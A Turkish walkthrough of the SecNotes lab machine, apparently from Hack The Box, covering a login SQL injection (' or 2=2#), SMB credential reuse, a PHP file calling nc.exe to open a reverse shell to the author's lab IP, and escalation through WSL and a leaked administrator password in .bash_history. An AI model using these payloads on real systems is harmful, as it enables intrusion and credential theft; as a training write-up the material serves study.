

# SECNOTES WALKTHROUGH

Name	Maker(s)	OS	IP Address	Difficulty	Ratings
Reddish	yuntao	Linux	10.10.10.94		317  23
Dab	snowscan	Linux	10.10.10.86		575  28
SecNotes	0xdf	Windows	10.10.10.97		1151  46
Giddy	lkys37en	Windows	10.10.10.104		457  11

Yukarıdaki resimde de görüldüğü gibi SecNotes isimli makine 10.10.10.97 IP adresine sahip. Bu IP adresini nmap ile tarıyoruz.

```
root@kali:~/Desktop# nmap -sS -sV -p- 10.10.10.97
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-19 07:47 EST
Nmap scan report for 10.10.10.97
Host is up (0.074s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HT
B)
8808/tcp   open  http         Microsoft IIS httpd 10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 276.27 seconds
```

Tarama sonucunda 80, 445 ve 8808 numaralı portların açık olduğunu görüyoruz. 80 numaralı http servisine gittiğimizde login ekranı ile karşılaşıyoruz.

Secure Notes - Login

10.10.10.97/login.php

## Login

Please fill in your credentials to login.

**Username**

**Password**

Don't have an account? [Sign up now.](#)

**Sign up now** diyerek yeni bir kullanıcı hesabı oluşturuyoruz ve oluşturulan kullanıcı hesabı ile sisteme login oluyoruz.

## Viewing Secure Notes for **p4wsec**

User **p4wsec** has no notes. Create one by clicking below.

- New Note
- Change Password
- Sign Out
- Contact Us


Yukarıdaki resimde de görüldüğü gibi p4wsec kullanıcı hesabı ile kısıtlı imkanlara sahip olduğumuzu görüyoruz. Bunun üzerine “**Login Bypass Using SQL Injection**” taktiğini uyguluyoruz.

Login here.'"/>

Yukarıdaki resimde de görüldüğü gibi kullanıcı adı ve parola olarak ' or 2=2# yazıyoruz ve kayıt işlemini tamamlıyoruz.

Sign up now.'"/>

Oluşturduğumuz kullanıcı hesabı ile sisteme login oluyoruz.



## Viewing Secure Notes for ' or 2=2#

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]

new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site  
tyler / 92g!mA8BGj0irkL%OG*&
```

Yukarıdaki resimde de görüldüğü gibi login işlemi başarılı bir şekilde gerçekleşiyor. Daha önce oluşturduğumuz p4wsec kullanıcı ile kısıtlı veriye ulaşırken, şimdi daha fazla veriye ulaştığımızı görüyoruz.

New site başlığının altında secnotes.htb makinesine ait SMB bilgilerinin mevcut olduğunu görüyoruz.

**Domain :** secnotes.htb

**Kullanıcı adı :** tyler


**Parola :** 92g!mA8BGj0irkL%OG\*&

Yukarıda yer alan bilgileri kullanarak kali-linux ' de mevcut olan **smbclient** aracı ile bağlantımızı sağlayalım.

```
root@kali:~/Desktop# smbclient //10.10.10.97/new-site -U 'tyler%92g!mA8BGj0irkL%OG*&'
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sun Jan 20 14:13:32 2019
..               D           0   Sun Jan 20 14:13:32 2019
iisstart.htm     A           696   Thu Jun 21 11:26:03 2018
iisstart.png     A          98757  Thu Jun 21 11:26:03 2018
Microsoft       D           0   Sun Jan 20 13:25:59 2019
nc.exe           A          59392  Sun Jan 20 13:27:04 2019
nc64.exe         A          45272  Sun Jan 20 13:22:14 2019
php-reverse-shell.php A           70   Sun Jan 20 13:26:58 2019
phpshell.php     A           36   Sun Jan 20 13:24:51 2019
reverse-shell.php A           39   Sun Jan 20 14:16:10 2019
shell.php        A           34   Sun Jan 20 14:13:32 2019
xephyrussHELL2.php A           41   Sun Jan 20 13:25:10 2019

12978687 blocks of size 4096. 8045488 blocks available
```

Yukarıdaki resimde de görüldüğü gibi bağlantımızı başarılı bir şekilde gerçekleştirdik. Yukarıda yer alan **iisstart.htm** ve **iisstart.png** dosyalarına baktığımızda **IIS default page** olduğunu anlıyoruz. Daha sonra 8808 numaralı porta bakıyoruz.



8808 numaralı porta gittiğimizde ISS Default Page bizi karşılıyor. Bu durumda **new-site** dizininin 8808 numaralı http servisine ait bir dizin olduğunu anlıyoruz. Sonuç olarak sisteme smb üzerinden ne yüklersek yükleyelim 10.10.10.97 numaralı IP adresinin 8808 numaralı portu üzerinden tetiklememiz gerekiyor.

Sisteme yükleyeceklerimiz;

- 1) PHP Shell
- 2) NC

Buradaki amacımız sisteme yüklenecek olan nc aracı ile sistemden Shell almaktır. NC aracını çalıştırabilmek içinse PHP Shell'den faydalanacağız. PHP Shell'i tetiklediğimizde nc aracı otomatik olarak çalışacak ve hedeften bağlantı almış olacağız. O halde yukarıda bahsettiğimiz işlemlere geçelim.

Öncelikle sisteme yükleyeceğimiz php dosyasının içeriği aşağıdaki şekildedir.


```
root@kali:~/Desktop# cat p4wsec.php
<?php
system('nc.exe 10.10.14.82 1919 -e cmd.exe');
?>root@kali:~/Desktop# |
```

Yukarıdaki resimde yer alan 10.10.14.82 numaralı IP adresi bizim IP adresimizdir. 1919 ise port numarasını ifade etmektedir. Kısaca açıklamak gerekirse, biz kendi makinemizde 1919 numaralı port adresini nc aracını kullanarak dinlemeye alıyoruz. Herhangi bir şekilde oluşturduğumuz p4wsec.php dosyası tetiklenirse hedef sistem bizim dinlemeye aldığımız 1919 numaralı porta bağlantı sağlıyor ve cmd'sini bize açmış oluyor.

```
root@kali:~/Desktop# smbclient //10.10.10.97/new-site -U 'tyler%92g!mA8BGj0irkL%0G*&'
Try "help" to get a list of possible commands.
smb: \> put nc.exe
putting file nc.exe as \nc.exe (26.5 kb/s) (average 26.5 kb/s)
smb: \> put p4wsec.php
putting file p4wsec.php as \p4wsec.php (0.1 kb/s) (average 19.7 kb/s)
smb: \> |
```

Yukarıdaki resimde de görüleceği üzere hem nc aracını hem de oluşturduğumuz p4wsec.php dosyasını sisteme başarılı bir şekilde yükledik. Şimdi ise nc aracını kullanarak kendi sistemimizde 1919 numaralı portu dinledikten sonra p4wsec.php dosyasını tetikleyerek bağlantı almak.

```
root@kali:~/Desktop# nc -lvp 1919
listening on [any] 1919 ...
```



```
10.10.10.97:8808/p4wsec x +
10.10.10.97:8808/p4wsec.php
Terminal - root@kali: ~/Desktop
File Edit View Terminal Tabs Help
root@kali:~/Desktop# nc -lvp 1919
listening on [any] 1919 ...
10.10.10.97: inverse host lookup failed: Unknown host
connect to [10.10.14.82] from (UNKNOWN) [10.10.10.97] 49686
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>
```

Shell aldık. Şimdi user.txt dosyasını okuyalım.

```
C:\inetpub\new-site>cd /
cd /

C:\>cd users/tyler/desktop
cd users/tyler/desktop

C:\Users\tyler\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CDD-BADA


Directory of C:\Users\tyler\Desktop

08/19/2018 02:51 PM <DIR> .
08/19/2018 02:51 PM <DIR> ..
06/22/2018 02:09 AM 1,293 bash.lnk
04/11/2018 03:34 PM 1,142 Command Prompt.lnk
04/11/2018 03:34 PM 407 File Explorer.lnk
06/21/2018 04:50 PM 1,417 Microsoft Edge.lnk
06/21/2018 08:17 AM 1,110 Notepad++.lnk
08/19/2018 08:25 AM 34 user.txt
08/19/2018 09:59 AM 2,494 Windows PowerShell.lnk
                7 File(s)          7,897 bytes
                2 Dir(s) 32,811,261,952 bytes free

C:\Users\tyler\Desktop>more user.txt
more user.txt
6fa7556968052a83183fb8099cb904f3

C:\Users\tyler\Desktop>
```

Yukarıda yer alan bash.lnk dosyasını incelediğimizde ise sistemde bir adet bash yüklü olduğunu görüyoruz. Bu özellik aşağıdaki yolu izleyerek aktif edilmektedir.



### Windows Subsystem for Linux (WSL – Linux için Windows alt sistemi)

özelliğinin aktif edilmesi ve sisteme bir bash yüklemeyi aşağıda yer alan siteden ayrıntılı bir şekilde okuyabilir ve uygulayabilirsiniz.

**Bknz :** <https://www.howtogeek.com/249966/how-to-install-and-use-the-linux-bash-shell-on-windows-10/>

İşin özü hedef sistemde WSL özelliğinin aktif edildiğini görmekteyiz ve wsl.exe yi arayıp bulup çalıştırmamız gerekmektedir. Bunun için **where** komutunu kullanacağız.

```
C:\Users\tyler\Desktop>where /R c:\ wsl.exe
where /R c:\ wsl.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe

C:\Users\tyler\Desktop>c:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe
mesg: ttyname failed: Inappropriate ioctl for device

id
uid=0(root) gid=0(root) groups=0(root)
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
root@SECN0TES:~#
```

Yukarıda yer alan **/R** parametresi ile hangi dizinde araması gerektiğini söylüyoruz.

```

root@SECNOTES:~# ls -la
ls -la
total 8
drwx----- 1 root root 512 Jun 22 2018 .
drwxr-xr-x 1 root root 512 Jun 21 2018 ..
----- 1 root root 398 Jun 22 2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22 2018 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwxrwxrwx 1 root root 512 Jun 22 2018 filesystem
root@SECNOTES:~# chmod 777 .bash_history
chmod 777 .bash_history
root@SECNOTES:~# cat .bash_history
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^0Bf#Nwnh' '\\127.0.0.1\c$
> .bash_history

```

Yukarıda yer alan **.bash\_history** dosyasına herhangi bir chmod tanımlanmadığı için cat komutu ile içeri görüntülenemiyor. Bunun için **.bash\_history** ' e 777 iznini verdikten sonra cat komutu ile içeriğini görüntülüyoruz.

İçeriğini görüntülediğimizde administrator kullanıcısının localde smb servisini kullandığını görüyoruz. Elde edilen kullanıcı adı ve parola bilgisi ile hedef sistem üzerinden smbclient aracı ile bağlantı sağlayalım ve **root.txt** dosyasının içeriğini görüntüleyelim.

```

root@SECNOTES:~# smbclient -U 'administrator%u6!4ZwgwOM#^0Bf#Nwnh' '\\127.0.0.1\c$
\\c$lient -U 'administrator%u6!4ZwgwOM#^0Bf#Nwnh' '\\127.0.0.1\
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> cd Users\Administrator\Desktop
cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop> dir
dir
.                DR          0   Sun Aug 19 10:01:17 2018
..               DR          0   Sun Aug 19 10:01:17 2018
desktop.ini      AHS        282   Sun Aug 19 10:01:17 2018
Microsoft Edge.lnk A        1417  Fri Jun 22 16:45:06 2018
root.txt         A          34   Sun Aug 19 10:03:54 2018

12978687 blocks of size 4096. 8046058 blocks available
smb: \Users\Administrator\Desktop> get root.txt
get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (8.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop> exit
exit
root@SECNOTES:~# cat root.txt
cat root.txt
7250cde1cab0bbd93fclbdbdc83d447b
root@SECNOTES:~#

```



# p4wsec

Twitter : <https://www.twitter.com/p4wsec>

Github : <https://github.com/p4wsec>

Gmail : [p4wsec@gmail.com](mailto:p4wsec@gmail.com)

Okuduğunuz için teşekkür eder, iyi günler dileriz.

